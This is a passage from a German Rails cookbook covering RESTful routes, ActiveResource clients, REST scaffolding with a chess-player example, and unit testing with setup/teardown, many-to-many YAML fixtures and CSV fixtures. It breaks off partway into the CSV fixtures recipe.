An dieser Stelle steht Ihnen eine Vielzahl von Helpern und benannten Routen zur Verfügung. Diese können überall dort genutzt werden, wo `url_for` normalerweise verwendet wird, auch als Parameter an `form_for`, `redirect_to` `link_to`, `link_to_remote` und viele andere Helper.

Diese benannten Routen, die durch den Aufruf von *map.resources* erzeugt werden, sind `user_url`, `users_url`, `new_user_url` und `edit_user_url`. Um sich die generierten Routen und die dazugehörigen Helper anzusehen, starten Sie die Entwicklungskonsole:

```
$ ruby script/console development
```

Nun geben Sie den folgenden Befehl ein:

```
>> puts ActionController::Routing::Routes.draw do |map|
?>   map.resources :users
>> end.map(&:to_s).sort
edit_user_path
edit_user_url
formatted_edit_user_path
formatted_edit_user_url
formatted_new_user_path
formatted_new_user_url
formatted_user_path
formatted_user_url
formatted_users_path
formatted_users_url
hash_for_edit_user_path
hash_for_edit_user_url
hash_for_formatted_edit_user_path
hash_for_formatted_edit_user_url
hash_for_formatted_new_user_path
hash_for_formatted_new_user_url
hash_for_formatted_user_path
hash_for_formatted_user_url
hash_for_formatted_users_path
hash_for_formatted_users_url
hash_for_new_user_path
hash_for_new_user_url
hash_for_user_path
hash_for_user_url
hash_for_users_path
hash_for_users_url
```

```
new_user_path
new_user_url
user_path
user_url
users_path
users_url
```

Als Nächstes modifizieren Sie die Route, um eine Suche zu ermöglichen:

config/routes.rb:

```
map.resources :users, :collection => {:search => :get}
```

Die Anwendung besitzt jetzt eine Möglichkeit, nach Benutzern zu suchen. In diesem Fall wird der relative Pfad */users;search* auf eine Suchaktion in `UsersController` abgebildet. Definieren Sie einfach eine Methode namens `search` innerhalb des Controllers:

app/controllers/users_controller.rb

```
def search
  @users = User.find(:all,
             :conditions => ["login like ?", "#{params[:q]}%"])
  respond_to do |format|
    format.html  { render :action => "index" }
    format.xml   { render :xml    => @users.to_xml }
  end
end
```

Abschließend müssen Sie Ihren View noch so anpassen, dass er Benutzer darstellen kann:

app/views/users/index.rhtml

```
<h1>Listing users</h1>

<table>
  <tr>
  </tr>

<% for user in @users %>
  <tr>
    <td><%= auto_link(user.email) %></td>
    <td><%= link_to 'Anzeigen', user_path(user) %></td>
    <td><%= link_to 'Bearbeiten', edit_user_path(user) %></td>
    <td><%= link_to 'L&ouml;schen', user_path(user), :confirm => 'Sind Sie sicher?',
         :method => :delete %></td>
  </tr>
<% end %>
</table>

<br />

<%= link_to 'Neuer Benutzer', new_user_path %>
```

Um die neue Suchmethode zu testen, starten Sie den Entwicklungsserver:

```
$ ruby script/server
```

Abschließend öffnen Sie Ihren Browser und wechseln auf *http://localhost:3000/users;search?q=diego*. Ändern Sie den Wert des q-Parameters, um andere Benutzer zu finden.

Diskussion

Rails REST-orientierte Routen unterstützen verschiedene Konfigurationsoptionen:

`:controller`

Der Name des zu verwendenden Controllers

`:singular`

Der Name, der für singuläre Objektpfade verwendet werden soll, z.B. `'user'`

`:path_prefix`

Legt ein Präfix fest, das der Route hinzugefügt wird. Das ist nützlich beim Aufbau verschachtelter Routen:

```
map.resources :subscriptions, :path_prefix => "/users/:user_id"
```

`:name_prefix`

Wird zum »Entwirren« von Routen verwendet, wenn ein Modell in mehreren assoziierten Modellen verschachtelt ist. Ein typischer Fall ist eine polymorphe Assoziation:

```
map.resources :phone_numbers, :path_prefix => "companies/:company_id",
                              :name_prefix => "company_phone_"
map.resources :phone_numbers, :path_prefix => "people/:person_id",
                              :name_prefix => "person_phone_"
```

Die drei nützlichsten Optionen sind `:collection`, `:member` und `:new`. Sie legen fest, ob die definierte Route in Collections, einem einzelnen Modell oder nur in der neuen Aktion verwendet werden soll. Jede Option akzeptiert einen einzelnen Hash-Parameter, der Aktionen auf HTTP-Verben abbildet. Sie können die Option `:any` verwenden, wenn eine Aktion auf jede HTTP-Request-Methode angewandt werden soll. Testen Sie sie in Ihrer Rails-Konsole, und überprüfen Sie die verfügbaren Helper:

```
>> puts ActionController::Routing::Routes.draw do |map|
?>   map.resources :users, :new => {:new => :any,
                                    :confirm => :put,
                                    :save => :post}
>> end.map(&:to_s).sort
confirm_new_user_path
confirm_new_user_url
edit_user_path
edit_user_url
formatted_confirm_new_user_path
formatted_confirm_new_user_url
formatted_edit_user_path
formatted_edit_user_url
formatted_new_user_path
formatted_new_user_path
formatted_new_user_url
formatted_new_user_url
```

```
formatted_save_new_user_path
formatted_save_new_user_url
...
```

Wie Sie sehen können, sind zusätzliche Helper verfügbar. Das liegt an den drei eigenen HTTP-Verb-Abbildungen, die an die `:new`-Option übergeben wurden. Tatsächlich wurden für jeden neuen Handler acht neue Helper hinzugefügt. Es sind diese hochgradig konfigurierbaren Routing-Optionen, die es Ihnen ermöglichen, die REST-API über einfache CRUD-Aktionen hinaus zu erweitern.

Siehe auch

- Rezept 6.5, »Komplexe, verschachtelte REST-Ressourcen verarbeiten«

6.5 Komplexe, verschachtelte REST-Ressourcen verarbeiten

Problem

Von Diego Scataglini

Sie wollen eine REST-Ressource mit einer verschachtelten Struktur verarbeiten. Beispielsweise verwendet die gewünschte Ressource die folgende Struktur: *http://localhost:3000/users/1/blogs/1*.

Lösung

Für diese Lösung benötigen Sie zwei Rails-Anwendungen, einen Server und einen Client. Für die Server-Anwendung nutzen Sie die Anwendung, die Sie in Rezept 6.1, »Aufbau verschachtelter Ressourcen«, entwickelt haben. Starten Sie die Anwendung jetzt, aber stellen Sie sicher, dass sie auf einem anderen Port als dem üblichen Port 3000 läuft. Geben Sie in einem Terminalfenster aus dem Stamm der Rails-Anwendung zum Beispiel Folgendes ein:

```
$ ruby script/server lighttpd -d -p 3008
```

Mit der Server-Anwendung an Port 3008 legen Sie eine leere Rails-Anwendung an, die als Client dienen wird. Im gleichen Terminalfenster geben Sie Folgendes ein:

```
$ rails ../rest_client
$ cd ../rest_client
```

Von hier an werden Sie mit der Client-Anwendung arbeiten. Sie werden Active Resource nutzen (ein brandneues Feature, das sich bei der Veröffentlichung der Rails 1.2-Release immer noch in der Entwicklung befand), mit dem Sie mit REST-orientierten Ressourcen in gleicher Weise arbeiten können wie bei Active Record mit Datenbanken. Auch wenn sich ActiveResource in den kommenden Monaten wohl noch deutlich verändern wird,

sollten Sie sich schon jetzt damit beschäftigen, um ein Gefühl für diese aufregende neue API zu entwickeln. Um sie zu installieren, führen Sie den folgenden Befehl im Stamm Ihrer Rails-Anwendung aus:

```
$ svn co http://dev.rubyonrails.org/svn/rails/trunk/activeresource \
> lib/activeresource
```

Sie müssen die Bibliothek in Ihrer Umgebung außerdem explizit über `require` anfordern:

config/environment.rb

```
require "activeresource/lib/active_resource"
```

Als Nächstes legen Sie zwei Active Resource-Modelle an, die den beiden Modellobjekten aus dem Server-Projekt entsprechen – `User` und `Blog`:

app/models/user.rb:

```
class User < ActiveResource::Base
  self.site = "http://localhost:3008"
end
```

app/models/blog.rb:

```
class Blog < ActiveResource::Base
  self.site = "http://localhost:3008/users/:user_id/"
end
```

Und das war es schon! Sie können nun die volle Leistungsfähigkeit der REST-Unterstützung von Rails nutzen, um entfernte Ressourcen aufzuspüren, anzulegen, zu aktualisieren oder zu löschen, und verwenden dabei eine API, die der von Active Record sehr ähnlich ist. Testen Sie Ihre Modelle in der Rails-Konsole, um sich selbst zu überzeugen:

```
$ ruby script/console
Loading development environment.
>> User.find(:all)
=> [#<User:0x2a9144c @attributes={"name"=>"Diego" ...
#<User:0x2a903a8 @attributes={"name"=>"Chris",...
#<User:0x2a9013c @attributes={"name"=>"Rob", ..]
>> Blog.find(:all, :user_id => 1)
=> [#<Blog:0x29cf3b0 @attributes={"title"=>"My work blog"..
, #<Blog:0x29cad88 @attributes={"title"=>"My fun rblog",.. ]
>> Blog.find(2, :user_id => 1)
=> #<Blog:0x20ba304 @attributes={"title"=>"My fun rblog", ...
>> @user = User.new(:name => "john")
=> #<User:0x21ca960 @attributes={"name"=>"john"}, @prefix_options={}>
>> @user.save
=> true
>> @user.id
=> "4"
>> @user.name = "Bobby"
=> "Bobby"
>> @user.save
=> true
>> @user
=> #<User:0x21ca960 @attributes={"name"=>"Bobby", "id"=>"4"}, ...
```

Diskussion

Das Schöne am Einsatz von Active Resource-Objekten besteht darin, dass sie sich fast so verhalten wie Active Record-Modelle, wodurch die Lernkurve deutlich flacher ausfällt. Sie können sich Active Resource als eine web-freundliche Form entfernter Objekte vorstellen. Da die Sache auf REST basiert, ist das Ganze natürlich message- und nicht RPC-basiert.

In dieser Lösung haben Sie Modelle angelegt, die die gleichen Namen verwendet haben wie die Ressourcen der Server-Anwendung. Wenn Sie die Namen der Active Resource-Modelle ändern wollen, um beispielsweise Namenskonflikte zu vermeiden, stellt Active Resource zwei Hooks (`element_name` und `collection_name`) bereit, die die Anpassung der Klassennamen erlauben.

Legen Sie zwei neue Modelle, `Customer` und `Diary`, wie folgt an:

app/models/customer.rb:

```
class Customer < ActiveResource::Base
  self.site = "http://localhost:3008"
  self.element_name ="user"
end
```

app/models/diary.rb:

```
class Diary < ActiveResource::Base
  self.site = "http://localhost:3008/users/:user_id/"
  self.element_name ="blog"
end
```

Testen Sie sie nun in der Rails-Konsole:

```
$ ruby script/console
Loading development environment.
>> Customer.find(1)
=> [#<Customer:0x2a4090c @attributes={"name"=>"Diego"..
>> Customer.find(:first)
=> #<Customer:0x29bd73c @attributes={"name"=>"Diego", "id"= ...
>> Customer.find(2)
=> #<Customer:0x20b8400 @attributes={"name"=>"Chris",
>> Diary.find(1, :user_id => 1)
=> #<Diary:0x2a98bfc @attributes={"title"=>"My work blog",...
>> Diary.find(3, :user_id => 2)
=> #<Diary:0x2b6dde8 @attributes={"title"=>"My xml blog", ...
```

Sie können auch die Pfade und Objekte untersuchen, um Einblick in Rails' REST-orientierte Pfade zu erhalten:

```
>> Diary.element_path(:all, :user_id => 1)
=> "/users/1/blogs/all.xml"
>> Diary.element_path(:first, :user_id => 1)
=> "/users/1/blogs/first.xml"
>> Diary.element_name
=> "blog"
>> Diary.collection_name
=> "blogs"
```

```
>> Diary.collection_path(:user_id => 2)
=> "/users/2/blogs.xml"
>> Diary.element_path(:first)
=> "/users//blogs/first.xml"
>> Diary.element_path(:first, 4)
=> "/users/0/blogs/first.xml"
>> Diary.element_path(:mycustomer_para, :user_id => 3, :cu => "so")
=> "/users/3/blogs/mycustomer_para.xml"
>> puts Diary.methods.grep(/eleme/)
set_element_name
element_name
element_name=
element_path
=> nil
>> puts Diary.methods.grep(/colle/)
collection_name=
set_collection_name
collection_path
collection_name
=> nil
```

Wie Sie sehen können, ist die Interaktion mit REST-Modellen über Active Resource sehr einfach. Die Flexibilität und Leistungsfähigkeit der REST-API macht die gängige Aufgabe der Interaktion mit anderen Rails-Anwendungen zu einem Kinderspiel.

Siehe auch

- Rezept 6.1, »Aufbau verschachtelter Ressourcen«

6.6 REST-orientierte Entwicklung Ihrer Rails-Anwendungen

Problem

Von Christian Romney

Sie wollen Ihre Rails-Anwendung REST-orientiert entwickeln.

Lösung

Rails 1.2 hat den Code von Rick Olsons `simply_restful`-Plugin integriert, was es Ihnen erlaubt, Anwendungen im REST-Stil aufzubauen. Bei diesem Rezept legen wir ein neues Rails-Projekt mit Edge Rails an. Geben Sie die folgenden Befehle in der Konsole ein:

```
$ rails chess
$ cd chess
$ rake rails:freeze:edge
```

Es gibt ein neues Scaffolding, um schnell mit REST-orientierten Ressourcen durchstarten zu können. Der folgende Befehl erzeugt ein Modell, einen Controller und die dazugehörigen Views und Tests für dieses Projekt:

```
$ ruby script/generate scaffold_resource Player
```

Wie immer legen Sie eine Datenbank für dieses Projekt an und konfigurieren Ihre *database.yml* entsprechend. Sobald das erledigt ist, bearbeiten Sie die generierte Migration-Datei *create_players* wie folgt:

db/migrate/001_create_players.rb:

```
class Player < ActiveRecord::Base; end

class CreatePlayers < ActiveRecord::Migration
  def self.up
    create_table :players do |t|
      t.column :title, :string
      t.column :first_name, :string
      t.column :last_name, :string
      t.column :standing, :integer
      t.column :elo_rating, :integer
    end

    Player.create(
      :title      => 'GM',
      :first_name => 'Veselin',
      :last_name  => 'Topalov',
      :standing   => 1,
      :elo_rating => 2813
    )

    Player.create(
      :title      => 'GM',
      :first_name => 'Viswanathan',
      :last_name  => 'Anand',
      :standing   => 2,
      :elo_rating => 2779
    )
  end

  def self.down
    drop_table :players
  end
end
```

Beachten Sie, dass `scaffold_resource` die folgende Route für Sie eingefügt hat:

config/routes.rb:

```
map.resources :players
```

Als Nächstes fügen Sie eine der Bequemlichkeit dienende Methode in das `Player`-Modell ein:

app/models/player.rb:

```
class Player < ActiveRecord::Base
  def display_name
    "#{title} #{first_name} #{last_name} (#{elo_rating})"
  end
end
```

Nun ändern Sie den Index-View so, dass Sie direkt etwas sehen:

app/views/players/index.rhtml:

```
<h1>Listing players</h1>

<table>
<% for player in @players %>
  <tr>
  <td><%= h(player.display_name) %></td>
    <td><%= link_to 'Anzeigen', player_path(player) %></td>
    <td><%= link_to 'Bearbeiten', edit_player_path(player) %></td>
    <td><%= link_to 'Löschen', player_path(player),
        :confirm => 'Sind Sie sicher?', :method => :delete %></td>
  </tr>
<% end %>
</table>
<br />
<%= link_to 'Neuer Spieler', new_player_path %>
```

Abschließend migrieren Sie die Datenbank und starten den Entwicklungsserver (ich verwende Lighttpd) mit den folgenden Befehlen:

```
$ rake db:migrate
$ ruby script/server lighttpd -d
```

Sie sollten jetzt in der Lage sein, sich mit Ihrem Browser zum */players*-Pfad (*http://localhost:3000/players* auf meinem Rechner) zu bewegen. Um wirklich zu verstehen, was vorgeht, sollten Sie die `PlayersController`-Klasse im Auge behalten (*app/controllers/players_controller.rb*). Dort passiert so einiges, aber die Methodennamen sollten Ihnen vertraut sein, wenn Sie bereits mit Rails gearbeitet haben. Eine neue Sache, die Ihnen auffallen wird, ist die Dokumentation der HTTP-Verben und -Pfade, die zum Aufruf jeder Controller-Aktion führen. Zum Beispiel führt ein HTTP-GET-Request mit dem Pfad */players* zu einem Aufruf der `PlayersController#index`-Methode. Wenn Sie in der Schnittstelle ein wenig herumklicken, werden Sie bemerken, dass die `show`-, `edit`- und `new`-Views keine Felder im `player`-Formular ausgeben. Es gibt keine Felder, weil wir Modell, Controller und Views im gleichen Schritt generiert haben. Um dem entgegenzuwirken, legen Sie ein partielles Template an, um das Player-Formular darzustellen, das die `new`- und `edit`-Views antreibt:

app/views/players/_form.rhtml:

```
<div id="player_data">
<% form_for(:player, :url => path,
    :html => { :method => method }) do |f| %>
```

```
  <p>
    <label for="player_title">Titel:</label><br />
    <%= f.text_field :title  %>
  </p>
  <p>
    <label for="player_first_name">Vorname:</label><br />
    <%= f.text_field :first_name  %>
  </p>
  <p>
    <label for="player_last_name">Nachname:</label><br />
    <%= f.text_field :last_name  %>
  </p>
  <p>
    <label for="player_standing">Rang:</label><br />
    <%= f.text_field :standing  %>
  </p>
  <p>
    <label for="player_elo_rating">ELO-Rating:</label><br />
    <%= f.text_field :elo_rating  %>
  </p>
  <p>
    <%= submit_tag button_text %>
  </p>
<% end %>
</div>
```

Durch die Parametrisierung des URLs, der HTTP-Methode und des Textes des SUBMIT-Buttons, kann das Partial von vielen Views genutzt werden. Aktualisieren Sie zuerst den `new`-View:

app/views/players/new.rhtml:

```
<h1>Neuer Spieler</h1>

<%= render :partial => 'form',
  :locals => {
    :path => players_path,
    :method => :post,
    :button_text => 'Anlegen'
  } %>

<%= link_to 'Zur&uuml;ck', players_path %>
```

Als Nächstes modifizieren Sie den `edit`-View:

app/views/players/edit.rhtml:

```
<h1>Spieler bearbeiten</h1>

<%= render :partial => 'form',
  :locals => {
    :path => player_path(@player),
    :method => :put,
    :button_text => 'Aktualisieren'
  } %>
```

```
<%= link_to 'Anzeigen', player_path(@player) %> |
<%= link_to 'Zur&uuml;ck', players_path %>
```

Zum Schluss modifizieren Sie den `show`-View, um die Spielerinformationen auszugeben:

app/views/players/show.rhtml:

```
<div id="player_data">
  <p>Titel: <%= h(@player.title)  %></p>
  <p>Vorname: <%= h(@player.first_name)  %></p>
  <p>Nachname: <%= h(@player.last_name)  %></p>
  <p>Rang: <%= h(@player.standing)  %></p>
  <p>ELO-Rating: <%= h(@player.elo_rating)  %></p>
</div>
<%= link_to 'Bearbeiten', edit_player_path(@player) %> |
<%= link_to 'Zur&uuml;ck', players_path %>
```

Laden Sie die Seite im Browser neu. Das Herumklicken in der Anwendung sollte nun etwas produktiver sein, weil alle Formulare voll funktionsfähig sind.

Diskussion

Sie haben gelernt, wie man mit dem neuen REST-orientierten Ansatz von Rails schnell loslegen kann. Wie Sie gesehen haben, bestanden die meisten sichtbaren Änderungen am generierten Controller-Code. Eine schöne Erweiterung dieses Scaffold-generierten Codes bietet das `respond_to`-Konstrukt. Neben der üblichen HTML-Repräsentation, die immer ein Teil von Rails war, erhalten Sie nun kostenlos eine XML-Repräsentation dazu. Tatsächlich besteht eine der Hauptideen und -vorteile des REST-Ansatzes in der Konsistenz beim Zugriff auf Ressourcen und in der Einfachheit, mit der verschiedene Darstellungen der gleichen Ressource gewonnen werden können. Sie erhalten nicht nur eine HTML-Ansicht Ihres Modells, sondern als Dreingabe auch noch eine XML-basierte API. Den Schlüssel zur Funktionsweise von `respond_to` bildet der Standard-HTTP-Accept-Header, der es Ihnen erlaubt, die Darstellung entsprechend den Präferenzen des Clients zu ändern.

Natürlich erlauben die meisten Browser nur die Verwendung der HTTP-Verben GET und POST (die einzige Ausnahme bildet Amaya, der Browser/Editor des W3C), weshalb Rails einige clevere Schachzüge integriert hat, um PUT- und DELETE-Requests vom Browser zu simulieren. Diese Funktionalität erstreckt sich notwendigerweise bis in die Ajax-Helper hinein, wodurch die neuen REST-Features bis in den Kern des Rails-Frameworks eindringen.

Durch die Nutzung der neuen REST-Funktionalität können Sie sehr einfach REST-orientierte Webdienste aufbauen, die von allen heutzutage wichtigen Frameworks und Programmiersprachen verarbeitet werden können. Das vereinfacht die Interoperabilität, insbesondere mit den populären Angeboten von Microsoft und Sun (.NET und J2EE), ohne den an WSDL und SOAP gekoppelten Preis zahlen zu müssen.

Siehe auch

- Amaya, *http://www.w3.org/Amaya/Amaya.html*
- Rezept 6.2, »Alternative Datenformate über den MIME-Typ unterstützen«
- Rezept 6.5, »Komplexe, verschachtelte REST-Ressourcen verarbeiten«

KAPITEL 7

Rails-Anwendungen testen

7.0 Einführung

Wenn Sie bei der Vorstellung an Softwaretests erschaudern, dann sollten Sie über die Alternativen nachdenken und darüber, was Testen wirklich bedeutet. Historisch betrachtet, wurde das Testen dem jüngsten Mitglied eines Teams aufs Auge gedrückt, einem Praktikanten oder jemandem, der nicht wirklich gut war, aber nicht gefeuert werden konnte (das ist nicht ernst gemeint). Und das Testen fand üblicherweise erst statt, wenn die Anwendung als »fertig« (oder irgendein Grad von fertig) eingestuft wurde. Oft ist das Testen ein nachträglicher Gedanke, der die Freigabe genau dann verzögert, wenn man Verzögerungen am wenigsten gebrauchen kann.

Aber so muss es nicht sein. Die meisten Programmierer empfinden das Debugging als wesentlich unangenehmer als das Testen. Debugging löst üblicherweise Bilder aus, wie man auf den Code eines anderen starrt und versucht, dessen Funktionsweise zu verstehen, nur um den Teil zu korrigieren, der nicht funktioniert. Das Debugging wird allgemein als unangenehme Aufgabe betrachtet. (Wenn Sie manchmal den Eindruck haben, dass Ihnen das Debugging einen Kick verschafft, dann stellen Sie sich vor, wie Sie einen Bug beheben, nur um ihn (vielleicht mit leichten Variationen) gleich wieder auftauchen zu sehen. Der Spaß am Lösen des Rätsels erinnert da eher an das Aufwischen endloser Flure.)

Die Tatsache, dass das Debugging unangenehm sein kann, ist genau der Grund, der das Testen interessant und (wie sich herausstellt) auch unterhaltsam macht. Während Sie eine Testsuite für jeden Teil Ihrer Anwendung aufbauen, ist es so, als würden Sie eine Versicherung abschließen, die das zukünftige Debugging dieses Codes überflüssig macht. Sich Tests als Versicherung vorzustellen erklärt auch den Test-Begriff »Abdeckung« (*coverage*). Code, der Tests für alle erdenklichen Arten der Nutzung besitzt, verfügt über eine exzellente Abdeckung. Selbst wenn Bugs unweigerlich durch Ihre Abdeckung schlüpfen, verhindern die Tests, die Sie zur Behebung dieser Bugs entwickeln, dass diese wieder auftreten können.

Die Entwicklung von Tests bei der Entdeckung von Bugs ist ein reaktiver Testansatz. Eigentlich ist das nur Debugging mit eingefügter Test-Entwicklung. Der Ansatz ist gut,

aber es gibt noch einen besseren. Wie wäre es, wenn Sie das Debugging völlig aus dem Software-Entwicklungsprozess herausnehmen könnten? Die Eliminierung (oder Minimierung) des Debuggings würde die Software-Entwicklung wesentlich angenehmer machen. Zu wissen, dass Ihr Code solide ist, vereinfacht die Aufstellung von Terminplänen und minimiert die Möglichkeit unangenehmer Überraschungen, wenn das Freigabedatum naht.

Ein proaktiver Testansatz besteht darin, die Tests zuerst zu entwickeln. Wenn Sie mit der Entwicklung einer neuen Anwendung oder eines neuen Features beginnen, fangen Sie damit an, darüber nachzudenken, was der Code tun soll und was nicht. Betrachten Sie das als Teil der Spezifikationsphase, bei der Sie kein Spezifikationsdokument entwickeln, sondern eine Reihe von Tests, die dem gleichen Zweck dienen. Um herauszufinden, was Ihre Anwendung tun soll, ziehen Sie die Tests zurate. Nutzen Sie sie, um die Entwicklung des Anwendungscodes zu steuern, und (natürlich) um sicherzustellen, dass der Code richtig funktioniert. Das wird als testgesteuerte Entwicklung (*test driven development*, kurz TDD) bezeichnet: eine erstaunlich produktive Methodik der Software-Entwicklung, die von Rails hervorragend unterstützt wird.

7.1 Zentralisierung des Anlegens von Objekten für Testfälle

Problem

Ein Testfall (*test case*) enthält eine Reihe individueller Tests. Es ist für solche Tests durchaus üblich, dass sie gemeinsame Objekte oder Ressourcen nutzen. Statt ein Objekt für jede Testmethode initialisieren zu müssen, wollen Sie das nur einmal je Testfall tun. Zum Beispiel könnten Sie eine Anwendung besitzen, die Berichtsdaten in Dateien schreibt, und Ihre Testmethoden müssen jeweils ein Dateiobjekt öffnen, mit dem sie arbeiten.

Lösung

Verwenden Sie die Methoden `setup` und `teardown`, um Code in Ihren Testfall aufzunehmen, der vor und nach jedem einzelnen Test ausgeführt werden soll. Um eine Datei mit Schreibrechten in der `ReportTest`-Klasse zur Verfügung zu stellen, definieren Sie die folgenden `setup`- und `teardown`-Methoden:

test/unit/report_test.rb:

```
require File.dirname(__FILE__) + '/../test_helper'

class ReportTest < Test::Unit::TestCase
  def setup
     full_path = "#{RAILS_ROOT}/public/reports/"
     @report_file = full_path + 'totals.csv'
     FileUtils.mkpath(full_path)
     FileUtils.touch(@report_file)
   end
```

```
    def teardown
      File.unlink(@report_file) if File.exist?(@report_file)
    end

  def test_write_report_first
    f = File.open(@report_file,"w")
    assert_not_nil f
    assert f.syswrite("Testausgabe"), "Konnte nicht in Datei schreiben"
    assert File.exist?(@report_file)
  end

  def test_write_report_second
    f = File.open(@report_file,"w")
    assert f.syswrite("weitere Testausgabe..."), "Konnte nicht in Datei schreiben"
  end
end
```

Diskussion

Die `setup`-Methode in der Lösung legt ein Verzeichnis an und innerhalb dieses Verzeichnisses eine Datei namens *totals.csv*. Die `teardown`-Methode entfernt diese Datei. Für jede Testmethode im Testfall wird eine neue Version von *totals.csv* angelegt, d.h., jede der beiden Testmethoden schreibt ihre Ausgabe in ihre eigene *totals.csv*. Der Ausführungsplan ist wie folgt:

1. `setup`
2. `test_write_report_first`
3. `teardown`
4. `setup`
5. `test_write_report_second`
6. `teardown`

Die `teardown`-Methode ist für notwendige Aufräumarbeiten gedacht, z.B. das Schließen von Netzwerkverbindungen. Es ist üblich, eine `setup`-Methode ohne dazugehörige `teardown`-Methode zu verwenden, wenn keine Aufräumarbeiten notwendig sind. In unserem Fall ist das Löschen der Datei notwendig, um Abhängigkeiten zwischen den Tests zu vermeiden: Jeder Test sollte mit einer leeren Datei beginnen.

7.2 Fixtures für M-zu-M-Beziehungen anlegen

Problem

Der Aufbau von Test-Fixtures für einfache Tabellen, ohne irgendwelche Beziehungen zu anderen Tabellen, ist einfach. Sie können aber Active Record-Objekte mit M-zu-M-Beziehungen besitzen. Wie füllt man die Testdatenbank mit Daten auf, die diese komplexeren Beziehungen testen?

Lösung

Ihre Datenbank enthält `assets`- und `tags`-Tabellen sowie eine Join-Tabelle namens `assets_tags`. Die folgende Migration richtet diese Tabellen ein:

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration
  def self.up
    create_table :assets do |t|
      t.column :name, :string
      t.column :description, :text
    end
    create_table :tags do |t|
      t.column :name, :string
    end
    create_table :assets_tags do |t|
      t.column :asset_id, :integer
      t.column :tag_id, :integer
    end
  end

  def self.down
    drop_table :assets_tags
    drop_table :assets
    drop_table :tags
  end
end
```

Die `Asset`- und `Tag`-Klassen stehen in Active Record M-zu-M-Beziehungen zueinander:

app/models/asset.rb:

```
class Asset < ActiveRecord::Base
  has_and_belongs_to_many :tags
end
```

app/models/tag.rb:

```
class Tag < ActiveRecord::Base
  has_and_belongs_to_many :assets
end
```

Um YAML-Test-Fixtures zu erzeugen, die diese Tabellen auffüllen, fügen Sie zuerst zwei Fixtures in *tags.yml* ein:

test/fixtures/tags.yml:

```
travel_tag:
  id:       1
  name:     Travel
office_tag:
  id:       2
  name:     Office
```

In gleicher Weise legen Sie drei `asset`-Fixtures an:

test/fixtures/assets.yml:

```
laptop_asset:
  id:       1
  name:     Laptop Computer
desktop_asset:
  id:       2
  name:     Desktop Computer
projector_asset:
  id:       3
  name:     Projector
```

Um die tags- und assets-Fixtures miteinander zu verknüpfen, müssen Sie abschließend noch die join-Tabelle mit Daten füllen. Legen Sie Fixtures für jedes asset-Element in *assets_tags.yml* mit den ids beider Tabellen an:

test/fixtures/assets_tags.yml:

```
laptop_for_travel:
  asset_id:     1
  tag_id:       1
desktop_for_office:
  asset_id:     2
  tag_id:       2
projector_for_office:
  asset_id:     3
  tag_id:       2
```

Diskussion

Sie fügen ein oder mehrere Fixtures ein, indem Sie sie als kommaseparierte Liste an die fixtures-Methode übergeben. Indem Sie alle drei Fixture-Dateien in die Testfall-Klasse aufnehmen, haben Sie Zugriff auf assets und können auf dessen Tags zugreifen:

test/unit/asset_test.rb:

```
require File.dirname(__FILE__) + '/../test_helper'

class AssetTest < Test::Unit::TestCase
  fixtures :assets, :tags, :assets_tags

  def test_assets
    laptop_tag = assets('laptop_asset').tags[0]
    assert_kind_of Tag, laptop_tag
    assert_equal tags('travel_tag'), laptop_tag
  end
end
```

Siehe auch

- Rezept 7.4, »Dynamische Daten mit ERb in Fixtures einbinden«
- Rezept 7.8, »Testdaten mit YAML-Fixtures laden«

7.3 Testdaten mit CSV-Fixtures importieren

Problem

Sie wollen Daten aus einer anderen Quelle in Ihre Testdatenbank importieren. Diese Quelle ist möglicherweise eine Datei mit kommaseparierten Werten (CSV) aus einer Tabellenkalkulation oder einer Datenbank. Sie könnten YAML-Fixtures verwenden, aber bei großen Datenmengen wäre das eher lästig.

Lösung

Verwenden Sie CSV-Fixtures, um Testdaten aus der Ausgabe eines anderen Programms oder einer Datenbank zu erzeugen.

Nehmen wir an, Sie besitzen eine Datenbank mit einer einzelnen Ländertabelle (`countries`). Die folgende Migration richtet diese Tabelle ein:

db/migrate/001_create_countries.rb:

```
class CreateCountries < ActiveRecord::Migration
  def self.up
    create_table :countries do |t|
      t.column :country_id, :string
      t.column :name, :string
    end
  end

  def self.down
    drop_table :countries
  end
end
```

Ist Ihre Testdatenbank leer, initialisieren Sie sie mit dem Schema aus Ihrer Entwicklungsdatenbank:

```
$ rake db:test:clone_structure
```

Nun legen Sie ein `country`-Modell mit Hilfe des Modellgenerators von Rails an:

```
$ ruby script/generate model country
      exists  app/models/
      exists  test/unit/
      exists  test/fixtures/
      create  app/models/country.rb
      create  test/unit/country_test.rb
      create  test/fixtures/countries.yml
```

Erzeugen Sie eine CSV-Datei mit einer Liste aller Länder. Die erste Zeile enthält die Feldnamen der Tabelle, während die restlichen Zeilen die entsprechenden Daten enthalten. Hier die ersten 10 Zeilen unserer Datei *countries.csv*:

test/fixtures/countries.csv:

```
country_id,name
ABW,Aruba
AFG,Afghanistan
AGO,Angola
AIA,Anguilla
ALB,Albania
AND,Andorra
ANT,Netherlands Antilles
ARE,United Arab Emirates
ARG,Argentina
```

Wie YAML-Fixtures werden auch CSV-Fixtures über die `fixtures`-Methode von `Test::Unit` in die Testumgebung geladen. Die symbolische Form des Fixture-Dateinamens (ohne Erweiterung) wird an `fixtures` übergeben.

test/unit/country_test.rb:

```
require File.dirname(__FILE__) + '/../test_helper'

class CountryTest < Test::Unit::TestCase

  fixtures :countries

  def test_country_fixtures
    countries = Country.find(:all)
    assert_equal 230, countries.length
  end
end
```

Diskussion

Die Ausführung des Tests zeigt, dass die Fixtures erfolgreich geladen wurden. Die Annahme (assertion), dass 230 Länderdatensätze vorliegen, ist ebenfalls korrekt.

```
$ ruby test/unit/country_test.rb
Loaded suite test/unit/country_test
Started
.
Finished in 0.813545 seconds.

1 tests, 1 assertions, 0 failures, 0 errors
```

YAML-Fixtures sind lesbarer und leichter von Hand zu aktualisieren als CSV-Dateien, aber CSV-Fixtures sind hilfreich, weil so viele Programme den CSV-Export unterstützen. Ein CSV-Import ist zum Beispiel nützlich, wenn Sie einen Fehler reproduzieren müssen, der nur in der Produktionsumgebung auftritt. Um den Bug zu reproduzieren, exportieren Sie einen Schnappschuss der Tabellen Ihres Produktionsservers als CSV-Dateien.

Diese Dateien können in einem temporären Verzeichnis abgelegt werden, wo sie vorhandene Fixtures nicht stören. Die Syntax für die Angabe von Fixtures aus einem Unterver-

zeichnis des Standard-*fixtures*-Verzeichnisses ist etwas anders. Sie müssen die `create_fixtures`-Methode der `Fixtures`-Klasse aufrufen, die das Verzeichnis und den Namen der Tabelle als Argumente verlangt. Hier noch einmal die Testklasse, die diesmal die Fixtures-Datei *countries* aus dem Unterverzeichnis *live_data* lädt:

```
